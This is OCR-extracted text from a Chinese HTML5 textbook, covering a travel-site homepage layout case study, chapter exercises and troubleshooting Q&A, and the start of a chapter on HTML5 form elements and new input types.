


图 2-29　页面划分整体结构

```
<link rel="stylesheet" href="styling.css" type="text/css" media="screen" />
<link rel="shortcut icon" href="img/favicon.ico" sizes="16×16" />
```

（4）上面的基本工作完成后对顶部区域进行分析，顶部区域包含图片、导航菜单和搜索框等内容。实现的主要代码如下所示：

```
<header>
    <div id="navcontainer" style=" height:auto;">
        <div id="tagline"> <a href="#"> <br /><img src="img/blank.gif" alt=
        "Your logo here" width="200" height="110" /><br /></a> </div>
        <menu>
            <li><a accesskey="1" id="taba" href="index.html" class=
            "active">首页</a></li>
            <li><a accesskey="2" id="tabb" href="#">酒店</a></li>
            <li><a accesskey="3" id="tabc" href="#">团队旅游</a></li>
            <li><a accesskey="4" id="tabd" href="#">留言</a></li>
        </menu>
    </div>
    <div id="tabbar"></div>
    <div id="search">
        <form method="get" action="">
            <table width="500px"><tr><td>搜索的关键字: <input type="text"
            spellcheck="true" value="" class="tbox" /><input type="submit"
            value="搜索" name="submit" /></td></tr></table>
        </form>
        <nav><li><a href="#">搜索</a></li><li><a href="#">地图</a>
        </li></nav>
    </div>
</header>
```

上述代码首先使用 header 元素定义整个顶部区域的内容；接着将 menu 元素和 li 元素相结合实现首页页面的导航列表信息；然后创建用户用于输入的 HTML 表单，在该表单中添加用户搜索的输入框，指定该输入框的 spellcheck 属性用于检查输入的内容是否合法；最后通过 nav 元素实现搜索后面的超链接信息。

（5）为顶部区域的相关元素添加样式，其主要代码如下：

```
menu {
    width: 100%;
    margin: 0 auto;
    padding: 0;
    clear: both;
}
menu ul,menu, menu li{
    margin: 0;
    padding: 0;
}
menu li {
    float: left;
    display: block;
    width: 24.5%;
    min-height: 20px;
}
#search form {
    display: block;
    float: left;
    text-align: right;
    width: 70.5%;
    margin: 0 40px 0 0;
}
#search nav {
    margin: 0;
    padding: 0;
    list-style: none;
}
#search nav li {
    font: 10px/140% Verdana, Arial, sans-serif;
}
```

（6）使用 footer 元素和 address 元素创建底部区域，该区域主要显示友情链接及版权信息，address 元素用来定义文档作者的联系方式。其主要代码如下所示：

```
<footer>
    <div id="footmenu"> <a href="#">公告查看</a> | <a href="#">关于我们</a>
    | <a href="#">联系我们</a> | <a href="#">详细地图</a> | <a href="#">加入
    我们</a> | <a href="#">搜索</a> | <a href="#">隐私协议</a> | <a href="#">
```

```
        词汇查看</a> | <a href="#">RSS</a> </div>
        本文的内容网页版权©2006 郑州汇智科技有限公司<a href="#" title="Valid XHTML
        1.1!">XHTML 1.1</a> | <a href="#" title="Valid CSS!">CSS 2.1</a> <br />
        <address class="author">
        设计者: Stamatis Kritikos, 更多内容请联系: <a href="#" title="Creative
        Commons Deed">Creative Commons Attribution 2.5 License</a>. </address>
    </footer>
```

（7）为底部区域的 footer 元素和 address 元素添加代码，主要样式如下所示：

```
footer {
    width: auto!important;
    background: #8ccc33 url("img/overburn2.gif") no-repeat center bottom;
    clear: both;
    position: relative;
    text-align: center;
    font-size: 10px;
    line-height: 0.9em;
    padding: 0;
}
footer a:hover {
    color: #1f5791!important;
    font-weight: bold!important;
}
address {
    padding: 5px 0;
}
```

（8）根据上面的操作步骤，已经完成了顶部区域和底部区域相关代码和样式的设计，运行上面的代码进行测试查看效果，其运行效果如图 2-30 所示。



图 2-30　顶部区域和底部区域运行效果

（9）中间区域是整个页面最重要的部分，在本案例中中间区域包括左侧、中间和右侧 3 部分。左侧部分主要显示快捷列表和旅游注意事项两部分内容，该部分页面的具体代码如下所示：

```
<div id="left">
    <h1>快捷列表</h1>
    <div id="sidemenu">
        <ul>
            <li><a href="#">酒店列表</a></li><li><a href="#">美图列表
            </a></li>
            <li><a href="#">散客参团</a></li><li><a href="#">客户留言
            </a></li>
            <li><a href="#">旅游热线</a></li>
        </ul>
    </div>
    <br class="clear" />
    <h1>旅游注意事项</h1>
    <div>
        <ol style="margin-left:-20px;" start="1">
            <li><a href="#">外出旅游牢记八要</a></li>
            <li><a href="#">旅游时出现紧急情况怎么办</a></li>
            <li><a href="#">如何选择旅游方式</a></li>
            <li><a href="#">出游千万别忘了防晒</a></li>
        </ol>
    </div>
</div>
```

上述代码添加了两个 div 元素分别显示快捷方式列表和旅游注意事项，第一个 div 元素使用 ul 和 li 元素显示无序列表，第二个 div 元素使用 ol 和 li 元素显示有序列表，设置 ol 元素的 start 属性值以 1 开始。

（10）为左侧内容的不同元素添加样式，其样式主要代码如下所示：

```
#left {
    width: 160px;
    float: left;
    background: #f6f6f6 url("img/bg_left.gif") no-repeat center bottom;
    color: #555;
    border-right: 1px solid #ccc;
    font-size: 11px;
    text-align: left;
    line-height: 14px;
    height: 60%; /* Height Hack 3/3 */
}
#sidemenu ul {
    list-style: none;
    width: 140px;
    margin: 0 0 10px 0;
    padding: 0;
}
```

```
#sidemenu li {
    margin-bottom: 0;
}
```

（11）中间区域的中间部分主要显示旅游的一些文章内容，其主要代码如下所示：

```
<article>
    <section>
        <h1>夏季外出旅游五注意<span style="font-size:13px;
        font-weight:normal;">热度: <meter value="8" min="0" max="10" low="6"
        high="8" title="8 分" optimum="10"></meter></span></h1>
        <p>    炎炎夏日仍然挡不住外出<mark>旅游</mark>的
        人的热情，那么在这个炎热的夏季外出<mark>旅游</mark>  要注意些什么呢?</p>
        <ol>
            <li>炎热的夏天不宜长时间做日光浴，野外活动要涂防晒油，戴上遮阳帽和墨镜
            </li>
            <!-- 省略其他代码的显示 -->
        </ol>
        <p align="right">---摘选自<cite>《新疆旅游网》 </cite></p>
        <p><time pubdate datetime="2012-10-13">发表日期: 2012-10-12</time>
        评论数量: 23</p>
    </section>
    <section>
        <h2>一起走进中国十大避暑旅游城市<span style="font-size:13px;
        font-weight:normal;">热度: <meter value="6" min="0" max="10" low="6"
        high="8" title="8 分" optimum="10"></meter></span></h2>
        <p>    <aside>酷热的盛夏，清凉何处寻? 炎炎夏日，避
        暑<mark>旅游</mark>日益成为中外<mark>旅游</mark>者，远足出行选择目的地的
        首要诉求。</aside>
        <!-- 省略其他代码的显示 -->
        </p>
        <p align="right"><time pubdate datetime="2012-10-13">发表日期:
        2012-10-12</time>评论数量: 15 </p>
    </section>
</article>
```

上述代码首先通过 article 元素声明右侧整体内容，然后在该元素中添加两个 section 元素，这两个元素分别表示两篇文章信息。每个 section 元素中都使用 meter 元素形容当前文章的评价；mark 元素高亮处理关键字符“旅游”；time 元素显示当前文章的发布时间。另外第一个 section 元素中将 ol 和 li 元素相结合实现有序列表，使用 cite 元素标记文章内容的出处；第二个 section 元素中使用 aside 元素显示文章标题的附属内容。

（12）为文章内容的相关元素添加样式，其主要样式代码如下所示：

```
article {
    width: 460px;
    height: auto;
```

```
        float: left;
        background: #fff;
        color: #666;
        line-height: 16px;
        letter-spacing: 1px;
        text-align: left;
    }
    cite{
        color:blue;
    }
    aside{
        margin-left:20px;
        color:blue;
    }
```

（13）中间区域右侧的代码非常简单，主要显示夏日旅行社的简单信息，实现该部分的代码非常简单。具体代码如下所示：

```
    <div id="right">
        <div id="rc">
            <h1>夏日旅行社</h1>
            <p>    夏日旅行社是河南省今年刚刚成立的一家新型旅行
            社，主要从事招徕和接待境外旅游者来华观光，组织中国公民境内旅游，承办各种会议、
            展览，安排商务考察、学术交流、探险、文化教育、体育比赛、文艺演出等专项活动。
            旅行社内设：日韩部、欧美部、亚大部、国内部、海外部。联系电话：0371-2310095
            手机：18999832796 地址：郑州市二七广场附近</p>
        </div>
    </div>
```

（14）为中间区域右侧部分的内容添加相应的代码，具体样式代码如下所示：

```
    #right {
        width: 150px;
        float: right;
        background: #eee url("img/bg_right.gif") no-repeat center bottom;
        line-height: 14px;
        color: #444;
        font-size: 11px;
        text-align: left;
        height: 60%;
    }
    #rc {
        padding: 10px;
    }
    #rc p {
        padding: 0 0 10px 2px;
    }
```

（15）到了这里，中间区域页面代码和样式代码的设计基本完成。本节项目案例主要通过 HTML 5 中的常用元素设计旅游首页页面，到目前为止，本案例构建旅游首页的内容已经结束，其最终效果如图 2-28 所示。

2.10　习题

一、填空题

1．所有 HTML 5 页面的根元素是__________。

2．head 部分__________元素可提供有关页面的元信息。

3．HTML 5 中新增加了多个元素共用的全局属性，其中最常用的属性包括 hidden、draggable、__________和 contenteditable。

4．HTML 5 中将__________的属性值设置为 true 表示指定的元素是可以拖动的。

5．HTML 5 中使用__________元素定义一个正在完成的进度条。

6．command 元素的 type 属性包括__________、checkbox 和 radio。

7．__________属性的值规定某个元素是否进行显示或隐藏。

二、选择题

1．__________元素不是 HTML 5 中新添加的元素。

A．header

B．meter

C．progress

D．ul

2．下面选项中，说法__________是正确的。

A．与 HTML 4 相比，ul、ol、dl 和 article 这 4 个元素都是新添加的元素

B．文档头部元素中主要包括 6 个元素，如 title、cite、base 和 link 等

C．所有 HTML 5 页面的根元素为 html 元素

D．所有 HTML 5 页面的根元素为 head 元素

3．HTML 5 中每隔 10 秒刷新一次页面，实现的代码为__________。

A．<meta http-equiv="content-type " content="10" />

B．<meta http-equiv="content-type " content="1" />

C．<meta http-equiv="refresh" content="1" />

D．<meta http-equiv="refresh" content="10" />

4．关于 hgroup 元素的作用，下面说法__________是正确的。

A．用来在文档中呈现联系信息

B．将标题及其子标题进行分组的元素

C．进行编码格式

D．以上三个答案都正确

5．下面这段代码中，横线处填写的内容最合适的应该是__________。

```
<          >
    <div class="ftlink float-l"><A href="aboutus.html">关于我们</A> | <A
    href="etrs.html">免责声明</A> | <A href="adver.html">广告合作</A> | <A
    href="knowledge.html">知识产权</A> | <A href="payment.html">支付方式</A>
    | <A href="contactus.html">联系方式</A> | <A href="zhaopin.html">加入我
    们</A><p id="copyright">(c) 2009. All Rights Reserved. </p></div>
</__________>
```

A．footer

B．address

C．article

D．section

6．与 HTML 4 之前的版本相比，__________是 ol 元素中新添加的属性。

A．start 和 reversed

B．type 和 compact

C．reversed 和 compact

D．start 和 sizes

7．如果用户要实现图 2-31 中的效果，必须使用到 HTML 5 中的__________。



图 2-31　运行效果

A．aside 和 li 元素

B．details 和 summary 元素

C．ol 和 li 元素

D．summary 和 li 元素

三、上机练习

1．显示文章评论列表

在 Dreamweaver CS5 中新添加一个 HTML 页面，在页面的合适位置添加元素（如 article 元素和 section 元素），页面的最终运行效果如图 2-32 所示。



图 2-32　上机实践 1 运行效果

2．显示页面详细信息

在 Dreamweaver CS5 中添加新的 HTML 页面，在页面的合适位置添加元素，页面的最终运行效果如图 2-33 所示。读者可以根据效果图添加合适的元素，如 header 元素、mark 元素、hgroup 元素、nav 元素和 section 元素等。（提示：并非使用本节课所介绍的全部元素，但是以 HTML 5 新添加的元素优先考虑。）



图 2-33　上机实践 2 运行效果

2.11　实践疑难解答

2.11.1　command 元素无法显示效果



HTML 5 中 command 元素无法显示效果

网络课堂：http://bbs.itzcn.com/thread-19722-1-1.html

【问题描述】：各位前辈好，我最近开始学习 HTML 5 的相关知识。在学习 HTML 5 中新增加的 command 元素时写了一段代码，单击该元素触发 Click 事件时没有任何反应。我使用了多个浏览器（如谷歌浏览器、IE 浏览器和火狐浏览器）进行测试，但是每个浏览器都没有反应，这是怎么回事？

【解决办法】：这位同学你好，这个问题很简单，就是你目前所使用的主流浏览器的版本都不支持 command 元素。你可以使用当前的浏览器访问网址 html5test.com 查看你当前的浏览器对 HTML 5 支持所得的分数，分数越高说明对 HTML 5 内容的兼容性越高。另外你也可以查看该浏览器对 HTML 5 中内容的支持情况。

2.11.2　HTML 5 中如何使用新增加的元素



HTML 5 中如何使用新增加的元素
网络课堂：http://bbs.itzcn.com/thread-19723-1-1.html

【问题描述】：各位前辈好，我最近有一个烦恼，HTML 5 新增加了这么多元素，如 header 元素、footer 元素和 menu 元素等，但是这些元素究竟在什么时候使用呢？

【解决办法】：这位同学你好，我们都知道 HTML 5 的出现使页面更加简洁和明确，但是并非在页面中使用越多的 HTML 5 元素越好。这些元素只要放置在页面的合适位置就可以。如将页面的框架分为上、中、下 3 部分，其中顶部可以直接使用 header 元素代替 HTML 4 之前的版本中 id 为 header 的 div 元素；footer 元素代替旧版本中 id 为 footer 的 div 元素；article 元素直接代替中间区域 id 为 right 或 body 等的 div 元素；直接使用 cite 元素显示引用的文献样式，不需要再特意通过 CSS 设计样式。

第3章 使用 HTML 5 设计表单

HTML 5 中的表单在功能实现和页面展示方面有不可替代的作用，与 HTML 4 相比，它添加了许多新的功能，如新增了元素类型（email、url 和 number 等），为元素新增了属性并且在数据验证时减少了 JavaScript 代码的编写。这些功能的实现，大大提高了开发的效率。

本章将详细介绍 HTML 5 表单的相关知识，包括新增的输入类型、属性和元素，另外还将介绍提交表单时的验证处理。

本章学习要点：

- 了解 HTML 中传统的表单元素
- 熟练掌握 HTML 5 中新增的输入类型
- 熟练掌握 HTML 5 中新增的表单属性
- 熟练掌握 HTML 5 中新增的表单元素
- 熟悉在提交表单时的验证处理
- 实现购物网站注册页面的设计

3.1 传统表单元素

HTML 表单是 Web 浏览器和 Web 服务器进行通信时最常用的途径，通常用于提交个人注册信息、购物信息、发表评论、发表留言等，还可以用于发布新闻、公告、调查结果等。HTML 为此提供了表单元素来设计和实现这些功能。本节将学习 HTML 中传统的表单元素。

3.1.1 表单标记

表单信息处理的过程为：当单击表单中的提交按钮时用户输入的内容会上传到服务器，然后由服务器中的有关应用程序进行处理，处理后将用户提交的信息储存在服务器端的数据库中，或者将有关的信息返回到客户端浏览器中。

表单是网页上的一个特定区域，这个区域是由一对<form>标记定义的。表单标记<form>是成对出现标记，首标记<form>和尾标记</form>之间的内容就是一个表单。它的作用有两方面，第一方面是限定表单的范围，其他的所有基本表单控件都包含在这对表单标记之内，作为该表单常规内容的一部分，例如文本输入框、复选框、按钮等。单击提交按

钮时，提交的也是表单范围之内的内容。第二方面是携带表单的相关信息，例如处理表单的脚本程序的位置、提交表单的方法等，这些信息对于浏览者是不可见的，但对于处理表单却有着决定性的作用。

表单 form 的基本语法如下所示：

```
<form action="URL" method="get/post">
各种表单域
...
</form>
```

由于标记<form>和</form>本身只是用来声明表单的开始和结束，而表单内容的呈现是通过基本表单控件来实现的，因此在标记<form>与</form>之间还必须包含相应的表单控件。表单中的所有控件的名称/值对构成了表单数据集，当表单被提交时浏览器负责将表单数据集传送给远程 Web 服务器，由服务器来进行相关处理。

<form>标记有两个重要的属性：action 属性和 method 属性。


1. action 属性

action 属性是<form>标记不可缺少的一个属性，它用来指定当表单提交时要采取的动作。其属性值一般是要对表单数据进行处理的相关程序地址，也可以是收集表单数据的 E-mail 地址，该 URL 所指向的服务器并不一定要与包含表单的网页是同一服务器，它可以是位于任何地方的服务器，只要给出绝对 URL 地址即可。例如：

```
<form action="http://www.myhtml.com/register/study.jsp" >
</form>
```

2. method 属性

method 属性用于指定该表单的运行方式。属性的参数值为 get 或者 post。虽然这两种方法都是数据的提交方式，但是在实际传输时却有很大的区别。



get 是 form 的默认方式，在数据查询时，建议使用该方式，但在数据增加、修改或者删除的情况下建议使用 post 方式。在包含机密信息的情况下，也建议使用 post 方式。

【实践案例 3-1】

用本节所学的表单标记及其相关属性设计 login.html 页面，要求用户在表单的文本框中输入用户名和密码，然后实现登录的功能。具体代码如下所示：

```
<form id="form1" name="form1" method="post">
<table width="100%" height="100%" border="0" cellpadding="0"
cellspacing="0">
  <tr><td><table width="962" border="0" align="center" cellpadding="0"
  cellspacing="0">
  <tr><td height="235" background="images/login_03.gif"> </td></tr>
```

```
        <tr><td height="53"><table width="100%" border="0" cellspacing="0"
        cellpadding="0">
           <tr><td width="394" height="53" background=
           "images/login 05.gif"> </td>
             <td width="206" background="images/login 06.gif"><table
             width="100%" border="0" cellspacing="0" cellpadding="0">
              <tr><td width="16%" height="25"><div align="right"><span
              class="STYLE1">用户</span></div></td>
               <td width="57%" height="25"><div align="center">
                 <input type="text" name="textfield" style="width:105px;
                 height:17px; background-color:#292929; border:solid 1px
                 #7dbad7; font-size:12px; color:#6cd0ff"></div></td>
               <td width="27%" height="25"> </td></tr>
              <tr><td height="25"><div align="right"><span class="STYLE1">
             密码</span></div></td>
               <td height="25"><div align="center">
                 <input type="password" name="textfield2" style="width:105px;
                 height:17px; background-color:#292929; border:solid 1px
                 #7dbad7; font-size:12px; color:#6cd0ff">
               </div></td>
               <td height="25"><div align="left"><a href="main.html"><img
               src="images/dl.gif" width="49" height="18" border="0"></a>
              </div></td></tr></table></td>
             <td width="362" background="images/login 07.gif"> 
             </td></tr></table></td></tr>
        <tr><td height="213" background="images/login 08.gif"></td></tr>
        </table></td></tr>
    </table>
    </form>
```

运行上述代码，最终效果如图 3-1 所示。



图 3-1　登录表单

3.1.2　基本表单元素

HTML 表单中主要包括 input、select、textarea、button、lable、fieldset 以及 legend 等表单元素，下面对这些元素进行简单地介绍。

1. input 元素

input 元素可以用来定义单行输入文本框、输入密码框、单选按钮、复选框、隐藏控件和重置按钮等。input 元素是表单中最丰富的一个功能，它必须嵌套在表单标记中使用。input 元素有两个固定属性：name 和 type。

下面主要介绍 input 元素的 type 属性，type 属性的值有以下几种。

- **text**　定义单行的输入字段，用户可在其中输入文本，默认宽度为 20 个字符。
- **password**　定义密码字段，该字段中的字符被掩码。
- **checkbox**　定义复选框。
- **button**　定义可单击按钮（多数情况下，用于通过 JavaScript 启动脚本）。
- **radio**　定义单选按钮。
- **reset**　定义重置按钮，重置按钮会清除表单中的所有数据。
- **submit**　定义提交按钮，提交按钮会把表单数据发送到服务器。
- **hidden**　定义隐藏的输入字段。
- **file**　定义输入字段，供文件上传。
- **image**　定义图像形式的提交按钮。

2. select 元素

select 元素用于创建下拉菜单和列表框，它至少包含一个 option 元素。一般它将包含两个或者两个以上的 option 元素，因为下拉菜单和列表框的每个选项都需要一个 option 元素来呈现。

3. textarea 元素

textarea 控件用来创建多行文本框（文本区域），它不像单行输入文本框，再多的文本数据也只能在同一行中输入，而是用于接收访问者输入多于一行的文本，即它可以同时呈现多行数据。它的使用格式如下所示：

```
<textarea rows="宽度" cols="长度">
</textarea>
```

4. button 元素

button 控件用来创建图像按钮，也就是允许 Web 开发人员选用自己喜欢的图像来作为按钮，而不是使用浏览器所产生的按钮，这样就可以将按钮与表单结合起来达到美化界面的效果。使用 button 创建图像按钮的具体格式如下所示：

```
<button name="按钮名称" type="按钮类型">
```

```
</button>
```

5. label 元素

label 元素可用来把信息附属于其他元素，每个 label 元素精确地与一个表单元素相关联，而一个元素可与多个元素关联。属性 for 是该元素中很重要的一个属性，它用于把一个 label 绑定在另一个元素上，设置属性 for 的值等于相关联元素的 id 属性值。它的格式如下所示：

```
<label for="相关联控件的 id 属性值">
</label>
```

3.2 新增输入类型

HTML 5 相比 HTML 4 有了很大的进步，它对 form 元素进行了大量修改，添加了许多新的输入类型，比如 search 类型、email 类型和 url 类型等。使用这些新增类型可以完成 HTML 4 需要相应代码才能完成的工作，提供了更好的输入控制和验证。本节将详细介绍 HTML 5 表单新增的输入类型。

3.2.1 email 类型

email 类型是用来输入邮件地址的文本框。该文本框与其他文本框在页面显示时没有区别，专门用于接收 E-mail 地址信息。因此当提交表单时将会自动验证文本框中的内容是否符合 E-mail 邮件地址格式；如果不符合，将提示相应的错误信息。

如果将邮箱地址输入框的 multiple 属性设置为 true，则允许用户输入一串逗号分隔的邮箱地址。


下面通过简单的案例来介绍一下 email 类型 input 元素的使用。

【实践案例 3-2】

创建 emailform.html 页面，在 form 表单中添加 4 个输入框，分别用于输入用户名、登录密码、密码确认和电子邮箱，实现注册页面的操作。具体代码如下所示：

```
<form action="./register.php" method="post" id="form">
    <input type="hidden" name="referer" value="./index.html" />
    <div class="content">
      <p><label> 您的登录名: </label>
        <input type="text" name="username" id="username"> </label>
        <span id="checkusername"> </span> </p>
      <p><label> 登录密码: </label>
        <input type="text" name="password" id="password"></label>
        <span id="checkpassword"> </span> </p>
        <p><label> 密码确认: </label>
```

```
            <input type="text" name="qrpassword" id="qrpassword"></label>
            <span id="checkpassword2"> </span> </p>
          <p><label> 电子邮箱: </label>
            <input type="email" id="emailadd" multiple="true" />
            <span id="checkemail"> </span> </p>
          <p><input type="hidden" name="registersubmit" value="true">
            <input type="submit" name="mysubmit" value="" class="tj">
          </p>
        </div>
    </form>
```



提交表单前并不会验证 email 类型的文本框的内容是否为空，而是在不为空的情况下验证其内容是否符合标准的 E-mail 格式。

如果邮箱地址不符合正确的格式，上述代码在不同的浏览器中所显示的提示信息不同，图 3-2 和图 3-3 分别为 Chrome 浏览器和 Opera 浏览器中的运行效果。



图 3-2　Chrome 浏览器效果图



图 3-3　Opera 浏览器效果图

3.2.2　search 类型

search 类型是用来输入搜索关键字的文本框。该类型与 text 类型仅仅在外观上有区别，它的输入框为圆角矩形文本框，但是也可以用 CSS 样式表进行修改。当用户开始输入时，它的右边会有一个“×”按钮，单击这个按钮可以快速清除文本框中的内容。

下面通过简单的案例来介绍一下 search 类型 input 元素的使用。

【实践案例 3-3】

创建 searchform.html 页面，在 form 表单中添加 search 类型的文本框和 value 值为“提交”的按钮，该按钮实现搜索关键字的操作。具体代码如下所示：

```
    <form id="form1">
    <fieldset>
```

```
    <legend>请输入搜索的关键字：</legend>
    <input type="search" id="searchtext"/>
    <input type="submit" id="register" vlaue="提交" onclick="return
    searchResult();" />
    <p id="result"></p>
  </fieldset>
  </form>
```

上述代码中【提交】按钮有一个 onclick 事件，单击【提交】按钮时则会触发该事件并找到 searchResult()函数，JavaScript 中 searchResult()函数的代码如下所示：

```
<script type="text/javascript" language="javascript">
function searchResult()
{
    document.getElementById("result").innerHTML = "您输入的关键字是:
    "+document.getElementById("searchtext").value;
    return false;
}
</script>
```

上述代码在 Chrome 浏览器中的运行效果如图 3-4、图 3-5 和图 3-6 所示。



图 3-4　输入关键字的效果




图 3-5　单击×的效果



图 3-6　单击【提交】按钮

3.2.3　url 类型

url 类型是用来输入 URL 地址的文本框。在浏览器兼容情况下 type= “url” 类型的文本框能够正确提交符合 URL 地址格式的内容。因此当提交表单时将会自动验证 url 文本框中的值。如果 url 地址不合法则浏览器不允许提交，并且提示错误信息。

下面通过简单的案例来介绍一下 url 类型 input 元素的使用。

【实践案例 3-4】

创建一个 urlform.html 页面，在 form 表单中添加 4 个文本框，用于输入用户姓名、登录密码、密码确认和博客地址，并添加 value 值为 “提交” 的按钮实现表单提交 url 地址的操作。具体代码如下所示：

```
<form action="./register.php" method="post" id="form">
    <input type="hidden" name="referer" value="./index.html" />
```

```
        <div class="content">
          <p>
            <label for="email">用户姓名: </label>
            <input type="text" name="username" id="username"> </label>
            <span id="checkusername"> </span> </p>
          <p>
            <label for="email"> 登录密码: </label>
            <input type="text" name="password" id="password"></label>
            <span id="checkpassword"> </span> </p>

          <p>
            <label for="email"> 密码确认: </label>
            <input type="text" name="qrpassword" id="qrpassword"></label>
            <span id="checkpassword2"> </span> </p>
          <p>
            <label for="email"> 博客地址: </label>
            <input type="url" id="url"/></label>
            <span id="checkemail"> </span> </p>
          <p>
            <input type="hidden" name="registersubmit" value="true">
            <input type="submit" name="mysubmit" value="" class="tj">
          </p>
        </div>
    </form>
```

上述代码在不同的浏览器中所显示的效果不同，图 3-7 和图 3-8 分别是在 Chrome 浏览器和 Opera 浏览器中的运行效果。



图 3-7　Chrome 浏览器效果图



图 3-8　Opera 浏览器效果图

3.2.4　number 类型

number 类型是用来输入数字的文本框，并且在提交时会检测其中的内容是否为数字。

在 HTML 4 之前的版本中如果想要得到一个指定范围的整数，就得使用 JavaScript 或者 JQuery 等方法。而 HTML 5 中增加了新的数字类型可以很方便地实现上述操作。

在 number 类型的文本框中用户不可以输入其他非数字型的字符，并且当输入的数字大于设定的最大值或者最小值时都将出现数字输入错误的提示信息。但是该类型不进行输入内容是否为空值的自动检测。number 类型的属性如下所示。

- **min** 指定输入框可以接受的最小输入值。
- **max** 指定输入框可以接受的最大输入值。
- **step** 输入域合法的间隔，如果不设置，则默认值是 1。
- **value** 规定默认值。

下面通过简单的案例来介绍一下 number 类型 input 元素的使用。

【实践案例 3-5】

创建页面 numberform.html，在 form 表单中添加 3 个输入框，分别用于输入用户姓名、登录密码和出生日期，并且添加 value 为“提交”的按钮实现数字匹配的操作。具体代码如下所示：

```
<form action="./register.php" method="post" id="form">
   <input type="hidden" name="referer" value="./index.html" />
   <div class="content">
     <p>
       <label> 用户姓名: </label>
       <input type="text" name="username" id="username"> </label>
       <span id="checkusername"> </span> </p>
     <p>
       <label> 登录密码: </label>
       <input type="text" name="password" id="password"></label>
